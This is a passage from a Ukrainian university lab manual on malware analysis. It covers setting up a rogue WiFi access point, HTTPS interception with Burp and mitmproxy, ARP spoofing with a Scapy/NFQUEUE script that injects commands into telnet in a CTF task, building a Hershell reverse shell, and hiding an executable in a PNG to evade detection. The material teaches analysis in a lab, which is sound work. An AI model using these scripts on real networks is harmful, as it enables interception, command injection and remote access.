10.13.37.0/24 dev eth1 proto kernel scope link src 10.13.37.1
10.66.66.0/24 dev wg0-client proto kernel scope link src 10.66.66.2
172.16.78.0/24 dev eth0 proto kernel scope link src 172.16.78.149
```

У разі успіху у лабораторії тести whoer.net мають вигляд як на рис. 5.6.

Крім GCP є інші безкоштовні та бюджетні варіанти хостингу (станом на квітень 2020 року):

1. Безкоштовно для студентів:
   - GitHub Student Developer Pack (https://education.github.com/pack) – включає AWS Educate Starter (100 USD), DigitalOcean (50 USD), Microsoft Azure (100 USD).
2. Безкоштовний пробний доступ на загальних підставах:
   - AWS Free Tier (https://aws.amazon.com/free/);
   - Azure free (https://azure.microsoft.com/en-us/free/);
   - Google Cloud Platform Free Tier (https://cloud.google.com/free).

Рис. 5.7: Адаптер на чипсеті RT5370

3. Бюджетний хостинг на загальних підставах (у порівнянні з відомими DigitalOcean, OVH, Hetzner):
   - VirMach (https://virmach.com/) – 2.25 USD/міс, 1 vCPU, 512 Mb RAM, 20 Gb storage, 500 Gb @ 1 Gbps bandwidth;
   - Scaleway (https://www.scaleway.com/) – 2.99 EUR/міс, 2 vCPU, 2 Gb RAM, 20 Gb NVMe SSD, 200 Mbps bandwidth.
4. Українські провайдери:
   - Ukrainian Data Network (https://www.urdn.com.ua/).

Слід зазначити, що центри керування деякого ШПЗ обмежують доступ з мережі Tor (блокування по IP з https://check.torproject.org/torbulkexitlist) та великих хмарних провайдерів (Amazon, Microsoft, Google).

5.3.3 Бездротова точка доступу

Для аналізу мобільних застосунків на фізичному обладнанні може бути зручним підключення до бездротової мережі програмно емульованої точки доступу. В типовій конфігурації до віртуальної машини підключається додатковий бездротовий адаптер, на ньому за допомогою hostapd запускається бездротова точка доступу та необхідні сервіси (DHCP, DNS у dnsmasq), iptables NAT на зовнішньому інтерфейсі, перенаправлення трафіку на прозорі проксі (iptables PREROUTING REDIRECT) та ін. Перевагою такого підходу є мінімум змін в конфігурації досліджуваної системи, та повний контроль над мережевим трафіком (дослідник конролює шлюз).

В якості зовнішнього адаптеру підходить широкий спектр обладнання, більшість сумісних з Kali та використовуваних для тестування безпеки бездротових мереж. Діапазон цін від 60 USD у Alfa AC1900 на ebay.com до 3 USD у китайських виробів з RT5370 на aliexpress.com. При цьому останні, не зважаючи на слабкість сигналу та малу чутливість, теж активно застосовуються у портативних комплексах – наприклад, WiFi Pineapple в якості додаткового адаптеру. Слід зазначити виключення, адаптер Alfa AWUS036H та інші на чипсеті RT8187L не підтримують режим softap на рівні драйверу, і як наслідок не сумісні з hostapd. Далі використовується адаптер на чипсеті RT5370, рис. 5.7:

```
# dmesg
[ 7707.966396] usb 2-1: new high-speed USB device number 2 using ehci-pci
[ 7708.023847] usb 2-1: New USB device found, idVendor=148f, idProduct=5370,
    bcdDevice= 1.01
[ 7708.023852] usb 2-1: New USB device strings: Mfr=1, Product=2,
    SerialNumber=3
```

```
[ 7708.023855] usb 2-1: Product: 802.11 n WLAN
[ 7708.023857] usb 2-1: Manufacturer: Ralink
[ 7708.023859] usb 2-1: SerialNumber: 1.0
[ 7709.074221] usb 2-1: reset high-speed USB device number 2 using ehci-pci
[ 7709.121397] ieee80211 phy0: rt2x00_set_rt: Info - RT chipset 5390, rev
    0502 detected
[ 7709.389802] ieee80211 phy0: rt2x00_set_rf: Info - RF chipset 5370 detected
[ 7709.392646] ieee80211 phy0: Selected rate control algorithm 'minstrel_ht'
[ 7709.393524] usbcore: registered new interface driver rt2800usb
[ 7709.446504] ieee80211 phy0: rt2x00lib_request_firmware: Info - Loading
    firmware file 'rt2870.bin'
[ 7709.499346] rt2800usb 2-1:1.0: firmware: direct-loading firmware rt2870.
    bin
[ 7709.499354] ieee80211 phy0: rt2x00lib_request_firmware: Info - Firmware
    detected - version: 0.36

# lsusb
Bus 002 Device 002: ID 148f:5370 Ralink Technology, Corp. RT5370 Wireless
    Adapter
```

Таким чином, ВМ Kali має 2 мережеві інтерфейси, через eth0 доступ до зовнішньої мережі, wlan0 для бездротової точки доступу. Налаштуємо точку доступу:

1. Необхідні пакунки, що не входять в стандартну конфігурацію:

   ```
   # apt install hostapd
   ```

2. Для виключення конфліктів при ручному налаштуванні мережевих сервісів необхідно зупинити NetworkManager:

   ```
   # service network-manager stop
   # dhclient -v eth0
   Internet Systems Consortium DHCP Client 4.4.1
   Copyright 2004-2018 Internet Systems Consortium.
   All rights reserved.
   For info, please visit https://www.isc.org/software/dhcp/

   Listening on LPF/eth0/00:0c:29:35:75:aa
   Sending on   LPF/eth0/00:0c:29:35:75:aa
   Sending on   Socket/fallback
   DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 4
   DHCPOFFER of 172.16.78.149 from 172.16.78.254
   DHCPREQUEST for 172.16.78.149 on eth0 to 255.255.255.255 port 67
   DHCPACK of 172.16.78.149 from 172.16.78.254
   bound to 172.16.78.149 -- renewal in 711 seconds.
   ```

3. Налаштування точки доступу у hostapd:

   ```
   # cat hostapd.conf
   interface=wlan0
   ssid=kitty
   channel=1
   wpa=2
   wpa_passphrase=mewmewmew
   wpa_key_mgmt=WPA-PSK

   # hostapd hostapd.conf
   Configuration file: hostapd.conf
   Using interface wlan0 with hwaddr 7e:26:38:01:28:c4 and ssid "kitty"
   wlan0: interface state UNINITIALIZED->ENABLED
   wlan0: AP-ENABLED
   ```

4. Налаштування DHCP, DNS у dnsmasq:

   ```
   # ifconfig wlan0 10.13.37.1

   # cat dnsmasq.conf
   interface=wlan0
   ```



Рис. 5.8: Підключення через створену точку доступа

```
listen-address=10.13.37.1
dhcp-range=10.13.37.10,10.13.37.100,12h
bind-interfaces
server=1.1.1.1
no-hosts
addn-hosts=hosts
address=/mewmew.me/10.13.37.1

# cat hosts
10.13.37.1      ya.ru

# dnsmasq -dRC dnsmasq.conf
dnsmasq: started, version 2.80 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus i18n IDN DHCP
    DHCPv6 no-Lua TFTP conntrack ipset auth DNSSEC loop-detect inotify
    dumpfile
dnsmasq-dhcp: DHCP, IP range 10.13.37.10 -- 10.13.37.100, lease time 12
    h
dnsmasq-dhcp: DHCP, sockets bound exclusively to interface wlan0
dnsmasq: using nameserver 1.1.1.1#53
dnsmasq: read hosts - 1 addresses
```

Зверніть увагу на можливість підміни імен DNS – в даному прикладі mewmew.me з піддоменами, ya.ru будуть повертати 10.13.37.1.

5. Маршрутизація та NAT:

```
# sysctl -w net.ipv4.ip_forward=1
# iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

У разі успіху на даному етапі маємо функціонуючу точку доступу з ESSID kitty та паролем mewmewmew. Мобільний телефон може до неї підключитися та отримати доступ до Інтернет, рис. 5.8:

```
=== hostapd
wlan0: STA 94:65:2d:2a:35:8b IEEE 802.11: authenticated
wlan0: STA 94:65:2d:2a:35:8b IEEE 802.11: associated (aid 1)
wlan0: AP-STA-CONNECTED 94:65:2d:2a:35:8b
wlan0: STA 94:65:2d:2a:35:8b RADIUS: starting accounting session 5
    F74D2A4AAC47675
wlan0: STA 94:65:2d:2a:35:8b WPA: pairwise key handshake completed (RSN)

=== dnsmasq
dnsmasq-dhcp: DHCPDISCOVER(wlan0) 94:65:2d:2a:35:8b
dnsmasq-dhcp: DHCPOFFER(wlan0) 10.13.37.77 94:65:2d:2a:35:8b
dnsmasq-dhcp: DHCPDISCOVER(wlan0) 94:65:2d:2a:35:8b
dnsmasq-dhcp: DHCPOFFER(wlan0) 10.13.37.77 94:65:2d:2a:35:8b
```



Рис. 5.9: Активна HTTPS MITM

```
dnsmasq-dhcp: DHCPREQUEST(wlan0) 10.13.37.77 94:65:2d:2a:35:8b
dnsmasq-dhcp: DHCPACK(wlan0) 10.13.37.77 94:65:2d:2a:35:8b Phone
```

В якості прикладу HTTP/HTTPS MITM розглянемо прозору проксі на базі Burp Suite. Після додавання сгенерованого Burp CA сертифікату на мобільному телефоні [91], налаштування Proxy / Options / Proxy Listeners, Edit / Bind to address: All interfaces; Request handling: Support invisible proxying (enable only if needed).

Перенаправлення трафіку на проксі як і в інших випадках:

```
# iptables -t nat -A PREROUTING -i wlan0 -p tcp --dport 80 -j REDIRECT --to-
    port 8080
# iptables -t nat -A PREROUTING -i wlan0 -p tcp --dport 443 -j REDIRECT --to-
    port 8080
```

Опційно, для випадку коли зразок ШПЗ ігнорує системний резолвер та напряму з'єднується з зовнішніми DNS серверами, перенаправлення всіх запитів на контрольований dnsmasq:

```
# iptables -t nat -A PREROUTING -i wlan0 -p udp --dport 53 -j REDIRECT --to-
    port 53
```

У разі успіху дослідник має можливість читати HTTPS трафік, та модифікувати його засобами Burp Suite, рис. 5.9. Більше інформації про роботу з Burp Suite можна знайти у [92].

5.3.4 Активна MITM з mitmproxy

Одна з важливих задач при досліджені ШПЗ – аналіз та модифікація в реальному часі трафіку між зразком та центром керування. У випадку використання HTTP, HTTPS, прямих TCP з'єднань, WebSocket одним з варіантів рішення є mitmproxy [93]. Розглянемо на прикладі прозорої модифікації WebSocket поверх TLS. В якості клієнта використаємо Python3 websocket_client, _cli.py:

```
#!/usr/bin/env python3
from websocket import create_connection
import ssl
```

```
ws = create_connection("wss://echo.websocket.org/",
        sslopt={"cert_reqs":ssl.CERT_NONE})
ws.send("hello world")
res = ws.recv()
print("received [{}]".format(res))
ws.close()
```

Для запуску у Kali:

```
# pip3 install websocket_client
$ ./_cli.py
received [hello world]
```

Для реалізації обробки трафіка в mitmproxy використовується Python3. В якості прикладу filter.py у повідомленнях від клієнта замінює “hello” на “mewmew”, та всі повідомлення сервера на “Glory to Ukraine”. Якщо в повідомленні є рядок “:woman_shrugging:”, воно не надсилається:

```
import re
from mitmproxy import ctx

def websocket_message(flow):
    message = flow.messages[-1]

    if message.from_client:
        ctx.log.info("client [{}]".format(message.content))
        message.content = re.sub('hello', 'mewmew', message.content)
    else:
        ctx.log.info("server [{}]".format(message.content))
        message.content = "Glory to Ukraine"

    if ':woman_shrugging:' in message.content:
        message.kill()
```

В конфігурації з розділу 5.3.1 налаштування перенаправлення та запуск mitmproxy:

```
# sysctl net.ipv4.ip_forward=1
# iptables -t nat -A PREROUTING -i eth1 -p tcp --dport 443 -j REDIRECT --to-
    port 8080

# mitmdump --mode transparent -s filter.py
Loading script filter.py
Proxy server listening at http://*:8080
10.13.37.2:45758: clientconnect
10.13.37.2:45758: GET https://174.129.224.73/
                  << 101 Web Socket Protocol Handshake 0b
10.13.37.2:45758 -> WebSocket 1 message -> 174.129.224.73:443/
client [hello world]
10.13.37.2:45758 <- WebSocket 1 message <- 174.129.224.73:443/
server [mewmew world]
WebSocket connection closed by client: 1000 (message missing),
10.13.37.2:45758: clientdisconnect

=== on client
$ ./_cli.py
received [Glory to Ukraine]
```

В данному прикладі використовується самопідписаний сертифікат на стороні проксі, на стороні клієнта відключена перевірка за допомогою параметру `sslopt={"cert_reqs":ssl.CERT_NONE}`.

5.3.5 Активна MITM з Scapy та NFQUEUE

Розглянемо можливості модифікації окремих IP пакетів на прикладі Scapy [94] та NFQUEUE [95]. Сформулюємо задачу більш загально – дослідник має доступ до локальної мережі, але не до цільової системи та шлюзу, необхідно

модифікувати трафік між останніми. В якості тестового полігону використаємо онлайн платформу NaumachiaCTF [96], завдання Straw House:

1. Встановимо Python NetfilterQueue [97], Scapy для Python2:

```
# apt install python-scapy python-netfilterqueue
```

2. Підключимось до VPN, знайдемо цілі для аналізу:

```
# openvpn --config straw.ovpn #--http-proxy 10.1.17.1:3128
# sysctl net.ipv4.ip_forward=1
# ip a
3: tap0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast
     state UNKNOWN group default qlen 100
    link/ether 2a:8e:e3:c9:ae:60 brd ff:ff:ff:ff:ff:ff
    inet 172.30.0.14/28 brd 172.30.0.15 scope global tap0
       valid_lft forever preferred_lft forever
    inet6 fe80::288e:e3ff:fec9:ae60/64 scope link
       valid_lft forever preferred_lft forever

# nmap -vv -A 172.30.0.14/28
Nmap scan report for 172.30.0.2
Host is up, received arp-response (0.14s latency).
Scanned at 2019-10-31 01:55:07 EET for 59s
Not shown: 999 closed ports
Reason: 999 resets
PORT   STATE SERVICE REASON         VERSION
23/tcp open  telnet  syn-ack ttl 64 Linux telnetd
MAC Address: 02:42:08:48:38:39 (Unknown)

Nmap scan report for 172.30.0.3
Host is up, received arp-response (0.14s latency).
All 1000 scanned ports on 172.30.0.3 are closed because of 1000 resets
MAC Address: 02:42:3B:20:25:80 (Unknown)

# arp -a
? (172.30.0.2) at 02:42:08:48:38:39 [ether] on tap0
? (172.30.0.3) at 02:42:3b:20:25:80 [ether] on tap0
```

3. За допомогою підміни ARP [98] перенаправимо цільовий трафік:

```
# scapy
>>> p=ARP(op=2, psrc="172.30.0.2", pdst="172.30.0.3", hwdst="02:42:3b
    :20:25:80")
>>> p.display()
###[ ARP ]###
  hwtype= 0x1
  ptype= IPv4
  hwlen= None
  plen= None
  op= is-at
  hwsrc= 7e:64:da:84:6c:c7
  psrc= 172.30.0.2
  hwdst= 02:42:3b:20:25:80
  pdst= 172.30.0.3
>>> send(p, loop=True)

>>> p=ARP(op=2, psrc="172.30.0.3", pdst="172.30.0.2", hwdst
    ="02:42:08:48:38:39")
>>> p.display()
###[ ARP ]###
  hwtype= 0x1
  ptype= IPv4
  hwlen= None
  plen= None
  op= is-at
  hwsrc= 7e:64:da:84:6c:c7
  psrc= 172.30.0.3
  hwdst= 02:42:08:48:38:39
  pdst= 172.30.0.2

>>> send(p, loop=True)
```

Процес можна автоматизувати, arpspoof.py:

```
#!/usr/bin/python2
from scapy.all import *
from time import sleep

ip1 = "172.30.0.2"
hw1 = "02:42:08:48:38:39"

ip2 = "172.30.0.3"
hw2 = "02:42:3b:20:25:80"

while True:
    p = ARP(op=2, psrc=ip1, pdst=ip2, hwdst=hw2)
    print "spoof host1:", `p`
    send(p, count=100)

    p = ARP(op=2, psrc=ip2, pdst=ip1, hwdst=hw1)
    print "spoof host2:", `p`
    send(p, count=100)

    sleep(2)
```

4. Обробник пакетів mitm.py:

```
#!/usr/bin/python2
from scapy.all import *
from netfilterqueue import NetfilterQueue

cmd = "\ncat ~/.ctf_flag\n"

def modify(packet):
    p = packet.get_payload()

    print "="*10, "packet"
    #hexdump(p)

    p = IP(p)
    #p.display()
    print `p`

    if p.sport == 23 or p.dport == 23:
        try:
            data = p.load
            print "\n" + data

            if p.dport == 23 and ("cd " in data or "ls " in data):
                print "REPLACED", `cmd`
                p.load = cmd
                del p['IP'].chksum
                del p['IP'].len
                del p['TCP'].chksum
        except Exception as e:
            print e
            pass

    packet.set_payload(str(p))
    packet.accept()


nfqueue = NetfilterQueue()
#1 is the iptabels rule queue number, modify is the callback function
nfqueue.bind(1, modify)
try:
    print "[*] waiting for data"
    nfqueue.run()
except KeyboardInterrupt:
    pass
```

При виявленні пакету з telnet трафіком та командами `ls` або `cd`, команда замінюється на `cat ~/.ctf_flag`. Далі перераховуються контрольні суми та розмір пакету (автоматично після видалення відпо-

відних полів). Після аналізу та/або модифікації пакет відправляється у мережу.

5. Запустимо tcpdump для показу і збереження трафіку та перенаправимо telnet у створену чергу:

```
# tcpdump -vvXni tap0 src or dst port 23
# tcpdump -i tap0 -w dump.pcap src or dst port 23

# iptables -I FORWARD  -p tcp --dport 23 -j NFQUEUE --queue-num 1
# iptables -I FORWARD  -p tcp --sport 23 -j NFQUEUE --queue-num 1
```

У разі успіху дослідник отримує флаг `gigem{straw_houses_can...}`.

Більш детально з активними MITM атаками та застосуваннями можна ознайомитися на факультативному курсі з технічної інформаційної безпеки (https://infosec.kpi.ua та https://t.me/infosec_kpi). В якості прикладів рекомендуємо розглянути інші завдання Naumachia CTF.

5.3.6 Протидія MITM

Одним з ефективних методів протидії MITM, що використовується у ШПЗ, є TLS з прямою перевіркою відкритого ключа сервера (certificate pinning) на основі протоколів з властивостями прямої секретності (forward security). Розглянемо на прикладі засобу віддаленого керування Hershell [99] та TLSv1.3:

1. Розгорнемо golang та hershell:

```
# apt install golang
# go get github.com/sysdream/hershell
# cd /root/go/src/github.com/sysdream/hershell
```

2. Створимо серверний ключ та сертифікат, зберемо виконуваний файл з прив'язкою до них:

```
# make depends
# make windows64 LHOST=172.16.78.1 LPORT=4433
```

3. (опційно) Застосуємо пакувальник [100] для зменшення розміру:

```
# wine /root/mpress/mpress.exe hershell.exe
```

4. Перехоплення трафіку на інтерфейсі між сервером керування та цільовою системою за допомогою tcpdump або Wireshark.

5. На стороні системи керування:

```
# openssl s_server
Using default temp DH parameters
ACCEPT
```

6. В цільовій системі – запуск зразка hershell.exe.

У разі успіху дослідник отримує віддалений доступ до powershell в цільовій системі:

```
-----BEGIN SSL SESSION PARAMETERS-----
MG0CAQECAgMEBAITAQQg0nhdLDJrxcJ1QsziRxLUdih5o44DlaQXw/TAHFZxmlME
IADWjQZg3emCTheBHCvNMtD0FjoKhHPAhLGyef/cYejuoQYCBF6pKWmiBAICHCCk
BgQEAQAAAK4GAgROLnZx
-----END SSL SESSION PARAMETERS-----
Shared ciphers:ECDHE-RSA-AES128-GCM-SHA256:ECDHE-RSA-AES256-GCM-SHA384:ECDHE-
    ECDSA-AES128-GCM-SHA256:ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-RSA-CHACHA20
    -POLY1305:ECDHE-ECDSA-CHACHA20-POLY1305:ECDHE-RSA-AES128-SHA:ECDHE-ECDSA
    -AES128-SHA:ECDHE-RSA-AES256-SHA:ECDHE-ECDSA-AES256-SHA:AES128-GCM-
    SHA256:AES256-GCM-SHA384:AES128-SHA:AES256-SHA:TLS_AES_128_GCM_SHA256:
    TLS_CHACHA20_POLY1305_SHA256:TLS_AES_256_GCM_SHA384
Signature Algorithms: RSA-PSS+SHA256:ECDSA+SHA256:Ed25519:RSA-PSS+SHA384:RSA-
    PSS+SHA512:RSA+SHA256:RSA+SHA384:RSA+SHA512:ECDSA+SHA384:ECDSA+SHA512:
    RSA+SHA1:ECDSA+SHA1
Shared Signature Algorithms: RSA-PSS+SHA256:ECDSA+SHA256:Ed25519:RSA-PSS+
    SHA384:RSA-PSS+SHA512:RSA+SHA256:RSA+SHA384:RSA+SHA512:ECDSA+SHA384:
    ECDSA+SHA512:RSA+SHA1:ECDSA+SHA1
Supported Elliptic Groups: X25519:P-256:P-384:P-521
Shared Elliptic groups: X25519:P-256:P-384:P-521
---
No server certificate CA names sent
CIPHER is TLS_AES_128_GCM_SHA256
Secure Renegotiation IS NOT supported

[hershell]> systeminfo /fo csv | ConvertFrom-Csv | select OS*, System*,
    Hotfix* | Format-List
OS Name             : Microsoft Windows 10 Enterprise Evaluation
OS Version          : 10.0.18363 N/A Build 18363
OS Manufacturer     : Microsoft Corporation
OS Configuration    : Standalone Workstation
OS Build Type       : Multiprocessor Free
System Boot Time    : 4/26/2020, 7:22:26 AM
System Manufacturer : VMware, Inc.
System Model        : VMware Virtual Platform
System Type         : x64-based PC
System Directory    : C:\Windows\system32
System Locale       : en-us;English (United States)
Hotfix(s)           : 9 Hotfix(s) Installed.,[01]: KB4537572,[02]: KB4513661
    ,[03]: KB4516115,[04]: KB4517245,[05]:
                      KB4521863,[06]: KB4537759,[07]: KB4541338,[08]:
                          KB4552152,[09]: KB4549951
[hershell]> whoami
windev2003eval\user

[hershell]> whoami /groups
Mandatory Label\Medium Mandatory Level
```

При спробі використання MITM з розділу 5.3.4 зразок закриває з'єднання – перевіряється сертифікат сервера, SHA256 Fingerprint=1B:E2:...:49:DC. Для ретроспективного розшифрування перехопленого трафіку, в тому числі при наявності закритого ключа server.key, недостатньо даних про сеансовий ключ. За замовчуванням використовується TLSv1.3:

```
$ openssl sess_id -in params.txt -noout -text
SSL-Session:
    Protocol  : TLSv1.3
    Cipher    : TLS_AES_128_GCM_SHA256
    Session-ID:
        D2785D2C326BC5C27542CCE24712D4762879A38E0395A417C3F4C01C56719A53
    Session-ID-ctx: 01000000
    Resumption PSK: 00
        D68D0660DDE9824E17811C2BCD32D0F4163A0A8473C084B1B279FFDC61E8EE
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    Start Time: 1588144489
    Timeout   : 7200 (sec)
    Verify return code: 0 (ok)
    Extended master secret: no
    Max Early Data: 0
```

Слід зазначити, що при наявності доступу до оперативної памяті цільо-

вої системи або серверу керування під час роботи, розшифрування трафіку можливе [101].

5.4 Варіанти завдань

- Додайте INetSim у Cuckoo Sandbox з розділу 3.3.1. Проаналізуйте 3-5 зразків з theZoo [58].
- Розгорніть OpenVPN за допомогою openvpn-install [102], робота за протоколом TCP. На стороні клієнта встановіть з'єднання з OpenVPN сервером через HTTP проксі. Проксі можна отримати за допомогою fetch-some-proxies [103] або онлайн сервісів.
- (опційно) Замініть OpenVPN на SoftEther VPN [104].
- Додайте сертифікат CA mitmproxy у список довірених на клієнті (розділ 5.3.4). Проаналізуйте трафік Вашого зразку з лабораторної роботи 4.
- Перенесіть реалізацію обробника пакетів з розділу 5.3.5 на Python3 та запустіть на шлюзі з розділу 5.3.2. Модифікуйте трафік Вашого зразку з лабораторної роботи 4. Врахуйте можливість фрагментації пакетів [105].
- Розробіть застосунок, що емулює (sinkhole) сервер керування для Вашого зразку з лабораторної роботи 4, – збирає інформацію про клієнта та подає команду самознищення (зразку, не цільової системи). У випадку використання Python та HTTP(S) зверніть увагу на Flask [106], CherryPy [107], Tornado [108] та Twisted [109].
- (підвищеної складності) Розшифруйте трафік з розділу 5.3.6 за умови доступу до пам'яті openssl під час роботи.

5.5 Контрольні питання

1. Чому у розділі 5.3.2 через Whonix Gateway не працює ping?
2. Що буде у обробнику mitmproxy з розділу 5.3.4 якщо веб сервер використовує стиснення (Content-Encoding: gzip)?
3. Для чого у mitm.py з розділу 5.3.5 "`del p['IP'].chksum`"?
4. Які з наведених у "Shared ciphers" виводі openssl s_server у розділі 5.3.6 мають властивість PFS?

Лабораторна робота 6

Аналіз конфігурації

6.1 Мета роботи

Отримати навички аналізу налаштувань та середовища виконання ШПЗ для задач реагування на інциденти.

6.2 Постановка задачі

Дослідити методи роботи з структурованими даними за допомогою Kaitai Struct, динамічного аналізу процесів Windows/Linux та аналізу середовища емуляторів антивірусів.

6.3 Порядок виконання роботи

6.3.1 Аналіз структурованих даних

Конфігураційні блоки та комунікаційні протоколи ШПЗ часто представляють собою структуровані бінарні дані. Одним з підходів до зниження складності аналізу та розробки відповідних програмних засобів є розділення опису даних та алгоритмів обробки. Розглянемо на прикладі Kaitai Struct [110]. Kaitai Struct – декларативна мова опису бінарних форматів, дозволяє швидко створювати парсери бінарних даних для великої кількості мов програмування (включаючи Python). Проілюструємо переваги на прикладі парсеру PNG формату зображень при їх застосуванні в якості контейнеру для ШПЗ.

Так, один з методів обходу систем виявлення вторгнень (NIDS) та антивірусних засобів є передача корисного навантаження у вигляді PNG зображень. Зображення цього типу стиснені без втрат, мають нетривіальну структуру і алгоритми декодування. Розглянемо в якости корисного навантаження виконуваний файл chisel [111], версія остання на момент розробки посібника 1.4.0, windows_amd64:

```
$ ls -l *exe
-rw-r--r-- 1 user user 8286208 Apr  1 17:33 chisel.exe

$ file *exe
```



Рис. 6.1: Структура PNG контейнера

```
chisel.exe: PE32+ executable (console) x86-64 (stripped to external PDB), for
     MS Windows
```

Створити PNG з довільного файлу можна за допомогою ImageMagick [112]:

```
$ convert <(echo -e 'P5\n4096 2023\n255'; cat chisel.exe) -strip sample.png
```

Тут в якості проміжного формату використано Netpbm [113]. Формат має текстовий заголовок, P5 – тип (чорно-біле зображення), 4096 2023 – ширина та висота зображення ($4096 * 2023 = 8286208$, розмір файлу навантаження), 255 – максимальне значення кольору (0..255, байт). Після конвертування розмір файлу скоротився, при цьому дані можуть бути відновлені без втрат:

```
$ ls -l sample.png
-rw-r--r-- 1 user user 4120536 Apr 30 08:18 sample.png

$ sng sample.png
$ cat sample.sng
#SNG: from sample.png
IHDR {
    width: 4096; height: 2023; bitdepth: 8;
    using grayscale;
}
IMAGE {
    pixels hex
4d5a900003000400000000ffff00008b000000000...
```

PNG має нетривіальну структуру, дані розбиті на блоки з контрольними сумами і т.д. див. рис. 6.1. Для побудови обробника у Kaitai Struct задається опис структури, приклад специфікації PNG [114]. Збережемо у png.ksy, налаштуємо компілятор та створимо парсер для Python 3:

```
# apt-key adv --keyserver hkp://pool.sks-keyservers.net --recv 379
    CE192D401AB61
```

```
# echo "deb https://dl.bintray.com/kaitai-io/debian jessie main" > /etc/apt/
    sources.list.d/kaitai.list
# apt update
# apt install kaitai-struct-compiler
# pip3 install kaitaistruct

$ ksc png.ksy -t python
```

Використаємо створений png.py для парсингу IDAT блоків, розпакуємо zlib та знайдемо текстові рядки у навантаженні (у scanline з типом фільтра 0 [115]), _dump.py:

```
#!/usr/bin/env python3
from png import Png
import zlib
import re

p = Png.from_file("sample.png")

u = b""
for c in p.chunks:
    if c.type == 'tEXt':
        print("text [{}] [{}]".format(c.body.keyword, c.body.text))
    elif c.type == 'IDAT':
        u += c.body

u = zlib.decompress(u)
#open("sample.bin", "wb").write(u)
sl = p.ihdr.width
png_filter = {
    0 : "None",
    1 : "Sub",
    2 : "Up",
    3 : "Average",
    4 : "Paeth"
}
for n, i in enumerate(range(0, len(u), sl+1)):
    f = u[i]
    print("scanline {} offset 0x{:x}, filter {}".format(n, i, png_filter[f]))
    if f == 0:
        strings = re.findall(b"\w{4,}", u[i+1:i+sl])
        if len(strings) > 0:
            print(strings)
```

У разі успіху:

```
$ ./_dump.py
scanline 0 offset 0x0, filter Average
...
scanline 1882 offset 0x75a75a, filter None
[b'golang', b'crypto', b'skECDSAPublicKey', b'Verify', b'golang', b'crypto',
    b'skEd25519PublicKey', b'Type', b'golang', b'crypto', b'parseSKEd25519',
     b'golang', b'crypto', b'skEd25519PublicKey', b'Marshal', b'golang', b'
    crypto', b'skEd25519PublicKey', b'Verify', b'golang', b'crypto', b'
    NewSignerFromKey', b'golang', b'crypto', b'newDSAPrivateKey', b'golang',
     b'crypto', b'NewSignerFromSigner', b'golang', b'crypto', b'
    wrappedSigner', b'PublicKey', b'golang', b'crypto', b'wrappedSigner', b'
    Sign', b'golang', b'crypto', b'wrappedSigner', b'SignWithAlgorithm']
...
scanline 2021 offset 0x7e57e5, filter None
scanline 2022 offset 0x7e67e6, filter Sub
```

Приклад для аналізу конфігурації ШПЗ у [116, 117]. Більше інформації про Kaitai Struct можна знайти в документації [118].

